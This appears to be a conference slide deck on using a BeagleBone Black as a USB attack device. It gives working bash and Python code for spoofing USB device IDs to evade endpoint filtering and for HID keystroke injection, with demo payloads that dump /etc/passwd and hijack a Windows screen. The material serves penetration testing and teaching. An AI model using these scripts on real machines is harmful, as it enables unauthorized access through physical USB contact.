

One Device to Pwn Them All




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What is this talk about?




- A pocket sized device that can be
 - Drop box (can be battery powered for days if needed)
 - Remote hacking drone (controlled from up to 2 miles away)
 - Airborne hacking drone (when combined with RC aircraft)
 - Hacking console (can and has been built into a lunch box)
 - **Used for USB-based attacks**
 - **Write protect flash drive**
 - **USB impersonation**
 - **Scriptable HID**



Why should you care?



- BeagleBone Black running Deck Linux is 
 - Small
 - Flexible (wired/wireless battery/USB/wall power)
 - Can be networked to integrate into sophisticated pentests
- So, you might have one on you
 - Exploit brief physical access to target
 - As we'll see, can do a lot in a couple seconds



Who am I?



- Professor at Bloomsburg University teaching digital forensics & information security
- Author: Linux Forensics & HPTWLPD
- Programming from age 8
- Hacking hardware from age 12
- Also known to fly, build planes, and do other aviation stuff
- Course author for [PentesterAcademy.com](https://www.pentesteracademy.com) and others



Roadmap




- Quick overview of BBB running Deck Linux
- Exporting BBB-attached USB drive to PC (read-only)
- Write-enabling an exported drive (**BHEU12**)
- USB mass storage device impersonation (**DC20**)
- Scriptable USB HID keyboard





- Base OS
 - Built on Ubuntu 14.04
 - Optimized for the BBB & pentesting
 - Use as dropbox or hacking console
 - Over 4000 packages pre-installed (fluff free)
- MeshDeck
 - Adds remote control via 802.15.4/ZigBee networking
 - Allows coordinated attacks with multiple remote drones
- AirDeck
 - Combined with the MeshDeck to allow airborne drone or router
- 4Deck
 - Forensic add-on that automatically write blocks USB mass storage devices (udev rules-based)
- Udeck (USB-based attacks)





USB Gadget Basics



- USB composite “gadget” device used for
 - Mass storage
 - Audio
 - Networking
 - MIDI
 - CDC
 - Webcam
 - HID (4.x kernels only!)



USB Gadget on BBB



- Default config uses g_multi (USB composite gadget)
 - Normally exports boot partition
 - Normally configures USB Ethernet with static IPs
 - BBB 192.168.7.2
 - Host PC 192.168.7.1
 - Some distributions start GETTY as well
- Default conflicts with what we want
- Never export a mounted filesystem unless read-only on both ends





Exporting USB Mass Storage Device

```
#!/bin/bash
# stop the GETTY service if needed
if which 'systemctl' ; then
    systemctl stop serial-getty@ttyGS0.service >/dev/null
fi
# unload current composite gadget
modprobe -r g_multi
# these variables are used to export all partitions
fstr=""
rostr=""
# unmount the USB drive
for d in $(ls /dev/sd*) ; do
    if echo "$d" | egrep '[1-9]$' >/dev/null ; then
        umount $d
        fstr+=", $d"
        rostr+=", 1"
    fi
done
```



Exporting USB MS (continued)



```
fstr=${fstr:1} # strip leading comma
rostr=${rostr:1}
echo "$fstr" >/tmp/usbexports # store for later in case we re-export as r/w
# now export it
vend=$(( 0x1337 )) # pick your favorite vid/pid
prod=$(( 0x1337 ))
echo "$vend" >/tmp/usbvend # save vid/pid for possible r/w export
echo "$prod" >/tmp/usbprod
modprobe g_multi file=$fstr cdrom=0 stall=0 ro=$rostr \
removable=1 nofua=1 idVendor=$vend idProduct=$prod
```





USB Mass Storage Read-only Export Demo





```
phil@i7laptop: ~  
phil@i7laptop:~$
```

A terminal window with a dark grey title bar. The title bar contains the text "phil@i7laptop: ~" on the left and system icons (power, volume, network, battery at 98%, and time 7:35 PM) on the right. The main area of the terminal is white and contains the text "phil@i7laptop:~\$" followed by a cursor. The cursor is a small black vertical bar with a horizontal line through its center, positioned in the middle of the screen.



Making the exported drive writable



- For **after** you kill any anti-virus! (DFIU)

```
#!/bin/bash
```

```
# these variables are used to export all partitions
```

```
if [ -e /tmp/usbexports ] ; then
```

```
  fstr=$(cat /tmp/usbexports)
```

```
  modprobe -r g_multi
```

```
  modprobe g_multi file=$fstr cdrom=0 stall=0 \
```

```
    removable=1 nofua=1 idVendor=$(cat /tmp/usbvend) \
```

```
    idProduct=$(cat /tmp/usbprod)
```

```
fi
```





Demo: Making the Exported Drive Writable





```
root@arm: ~/udeck
root@arm:~/udeck#
```



USB Mass Storage Impersonation



- Some people think they can block users from mounting unauthorized flash drives
- Typically use endpoint security software and/or rules to filter by VID/PID
- Microcontroller device presented at DC20
- Can do same thing with BBB and shell scripting
 - Better performance (USB 2.0 High Speed vs. Full Speed)



Impersonator: Part 1 - Setup



```
#!/bin/bash
```

```
usage () {  
  echo "Usage: $0 [-v Vendor] [-p Product] [-d Delay]"  
  echo "USB impersonator shell script. Will iterate"  
  echo "over list if no vendor and product id given."  
  echo "Standard delay is four seconds before switching."  
  exit 1  
}  
declare -i vend=0x1337  
declare -i prod=0x1337  
declare -i delay=4
```

```
parseargs () {  
  useFile=true  
  delay=$(( 2 ))  
  while [[ $# > 1 ]]  
  do  
    key="$1"  
    case $key in  
      -v)  
        vend="0x$2"  
        useFile=false  
        shift  
        ;;  
      snip  
      esac  
      shift  
    done  
  }  
}
```



Impersonator: Part 2 – Unmount Drive



```
if which 'systemctl' ; then
    systemctl stop serial-getty@ttyGS0.service >/dev/null
fi
# unload current composite gadget
modprobe -r g_multi
# these variables are used to export all partitions
fstr=""
rostr=""
# unmount the USB drive
for d in $(ls /dev/sd*); do
    if echo "$d" | egrep '[1-9]$' >/dev/null ; then
        umount $d
        fstr+=", $d"
        rostr+=", 1"
    fi
done
```

```
fstr=${fstr:1}
rostr=${rostr:1}
echo "$fstr" >/tmp/usbexports

# store the process ID so it can be killed
echo "$BASHPID" > /tmp/impersonator-pid
```



Impersonator: Part 3 – Export Drive



```
# now export it
```

```
if $useFile ; then
```

```
  declare -a arr
```

```
  while read line
```

```
  do
```

```
    arr=(${line//,/ })
```

```
    v=${arr[0]} ; vend="0x$v"
```

```
    p=${arr[1]} ; prod="0x$p"
```

```
    modprobe -r g_multi
```

```
    modprobe g_multi file=$fstr cdrom=0 stall=0 ro=$rostr removable=1 nofua=1 idVendor=$vend idProduct=$prod
```

```
    sleep $delay
```

```
  done < 'vidpid-list'
```

```
else
```

```
  modprobe g_multi file=$fstr cdrom=0 stall=0 ro=$rostr removable=1 nofua=1 \
```

```
idVendor=$vend idProduct=$prod
```

```
fi
```





USB Impersonator Demo





```
phil@i7laptop:~$
```

A terminal window with a black title bar. The title bar contains several icons: a red square, a white square, a blue square, a bell icon, a red square, a white square, and the text "En". To the right of these icons are a battery icon showing 98% charge, a speaker icon, and the time "9:30 PM". The main area of the terminal is white and contains the text "phil@i7laptop:~\$" followed by a black cursor bar.



Creating a HID: Part 1 – Unload g_multi



- Default devices (Ethernet, etc.) are loaded via g_multi
- Must be unloaded for our HID to work

```
#!/bin/bash
```

```
# This script will create a HID device on the BBB
```

```
# if the g_multi device is loaded remove it
```

```
if lsmod | grep g_multi >/dev/null ; then
```

```
    modprobe -r g_multi
```

```
fi
```



Create a HID: Part 2 - Configfs



- Configfs is used to configure HID at install time
- A /sys/kernel/config directory should already exist

check for the existence of configfs

```
if mount | grep '/sys/kernel/config' >/dev/null ; then  
    umount /sys/kernel/config
```

```
fi
```


```
mount none -t configfs /sys/kernel/config
```





Create a HID: Part 3 - Create Device


```
# create a keyboard device
kmdir="/sys/kernel/config/usb_gadget/kb"
if [ ! -d "$kmdir" ] ; then
    mkdir $kmdir
fi
echo 0x1337 >"$kmdir/idVendor"
echo 0x1337 >"$kmdir/idProduct"
echo 0x0100 >"$kmdir/bcdDevice"
echo 0x0110 >"$kmdir/bcdUSB"
```



Create a HID: Part 4 – Add a Config



```
if [ ! -d "$kmdir/configs/c.1" ] ; then
    mkdir "$kmdir/configs/c.1"
fi
echo 500 >"$kmdir/configs/c.1/MaxPower"
if [ ! -d "$kmdir/functions/hid.usb0" ] ; then
    mkdir "$kmdir/functions/hid.usb0"
fi
echo 1 >"$kmdir/functions/hid.usb0/subclass"
echo 1 >"$kmdir/functions/hid.usb0/protocol"
echo 8 >"$kmdir/functions/hid.usb0/report_length"
```



Create a HID: Part 5 - Finalize



- Need a report descriptor for keyboard
- Create symlink for configuration
- Activate!

```
cp report_descriptor_kb.bin "$kmdir/functions/hid.usb0/report_desc"
```

```
ln -s "$kmdir/functions/hid.usb0" "$kmdir/configs/c.1"
```

```
echo musb-hdrc.0.auto >"$kmdir/UDC"
```



HID Report Descriptor Detail



```
0501 // usage page
0906 // usage (keyboard)
a101 // collection (application)
  0507 // usage page (keyboard)
  19e0 // usage min (left control)
  29e7 // usage max (right GUI)
  1500 // logical min (0)
  2501 // logical max (1)
  7501 // report size (1)
  9508 // report count (8)
  8102 // input (data, var, abs)
  9501 // report count (1)
  7508 // report size (8)
  8101 // input (data, var, abs)
  9505 // report count (5)
  7501 // report size (1)
  0508 // usage page (LEDs)
  1901 // usage min (num lock)
  2905 // usage max
  9102 // output (data, var, abs)
  9501 // report count (1)
  7503 // report size (3)
  9101 // output (data, var, abs)
  9506 // report count (6)
  7508 // report size (8)
  1500 // logical min (0)
  26ff00 // logical max (255)
  0507 // usage page (key codes)
  1900 // usage min (0)
  2aff00 // usage max (255)
  8100 // input (data, var, abs)
c0 // end collection
```





Demo Our New HID





```
root@arm: ~/udeck
root@arm:~/udeck# ./create-hid.sh
```



Using the new HID



Byte	Name	Description
0	Modifier	“Shift” keys
1	Reserved	0x00
2	Key 1	Keycode “a” = 0x04, etc.
3	Key 2	“
4	Key 3	“
5	Key 4	“
6	Key 5	“
7	Key 6	“

- Send HID report to `/dev/hidg0`
- Must send key press & release
- Use Python



Python Prelims



```
import struct, time
```

```
# define the key modifiers
```

```
KeyModifier = {  
'LeftCtrl' : 1 << 0,  
'LeftShift' : 1 << 1,  
'LeftAlt' : 1 << 2,  
'LeftGui' : 1 << 3,  
'RightCtrl' : 1 << 4,  
'RightShift' : 1 << 5,  
'RightAlt' : 1 << 6,  
'RightGui' : 1 << 7 }
```

```
# define ASCII to keycode mapping  
# maps ASCII to (modifier, keycode) tuple
```

```
AsciiToKey = {  
'a' : (0, 4), 'b' : (0, 5), 'c' : (0, 6),  
'd' : (0, 7), 'e' : (0, 8), 'f' : (0, 9),  
'g' : (0, 10), 'h' : (0, 11), 'i' : (0, 12),  
'j' : (0, 13), 'k' : (0, 14), 'l' : (0, 15),  
'm' : (0, 16), 'n' : (0, 17), 'o' : (0, 18),  
'p' : (0, 19), 'q' : (0, 20), 'r' : (0, 21),  
's' : (0, 22), 't' : (0, 23), 'u' : (0, 24),  
'v' : (0, 25), 'w' : (0, 26), 'x' : (0, 27),  
'y' : (0, 28), 'z' : (0, 29), '1' : (0, 30),  
'2' : (0, 31), '3' : (0, 32), '4' : (0, 33),  
'5' : (0, 34), '6' : (0, 35), '7' : (0, 36),  
'8' : (0, 37), '9' : (0, 38), '0' : (0, 39),  
snip
```



Python: UdeckHid Class



```
class UdeckHid():
    def __init__(self, hidDev="/dev/hidg0"):
        self.hidDev = hidDev

    def sendKey(self, keycode, modifier):
        report = struct.pack("BBBBL", modifier, 0x00,
            keycode, 0x00, 0x00000000)
        with open(self.hidDev, "wb") as hd:
            hd.write(report) # Send key press
            report = struct.pack("Q", 0) # key release
            hd.write(report)

    def sendShiftKey(self, asciiChar):
        self.sendKey(AsciiToKey[asciiChar][1], 2)
```

snip

```
    def sendChar(self, asciiChar):
        (modifier, keycode) = AsciiToKey[asciiChar]
        if keycode !=0:
            self.sendKey(keycode, modifier)

    def sendString(self, asciiString):
        for i in range(0, len(asciiString)):
            self.sendChar(asciiString[i])

    def sendLine(self, asciiString):
        self.sendString(asciiString)
        self.sendEnter()
```



Simple Linux Attack



```
udh = UdeckHid()
udh.sendLine("env")
udh.sendEnter()
udh.sendLine("nano hacked.txt")
for i in range(0,10):
    udh.sendString("You are so hacked!\n")
udh.sendKey(AsciiToKey['x'][1], 1)
udh.sendKey(AsciiToKey['y'][1], 0)
udh.sendEnter()
udh.sendEnter()
udh.sendLine("cat /etc/passwd > gotyourpasswords.txt")
udh.sendLine("clear")
```





Simple Linux Attack Demo

Penguin Attack





```
root@arm: ~/udeck
root@arm:~/udeck# ./create-hid.sh
root@arm:~/udeck#
```



Let's Attack Windows



- What else is Windows good for anyway?

```
udh = udeckHid.UdeckHid()
```

```
udh.sendWindowKey('r')
```

```
udh.sendLine('notepad')
```

```
for i in range(0, 50):
```

```
    udh.sendString('You are so hacked\n')
```

```
udh.sendAltKey('f')
```

```
udh.sendChar('x')
```

```
udh.sendEnter()
```

```
udh.sendLine('hacked.txt')
```

```
udh.sendWindowsUpsideDownScreen()
```

```
udh.sendWindowsLockScreen()
```





Simple Windows Attack Demo





Questions?



- Demo Labs Saturday 12:00 – 14:00
- PentesterAcademy booth (??, ask if I'm not there)
 - Sign up for a chance to win one of two gift sets which include:
 - Hacking and Penetration Testing with Low Power Devices
 - Linux Forensics
 - CatchWire appliance

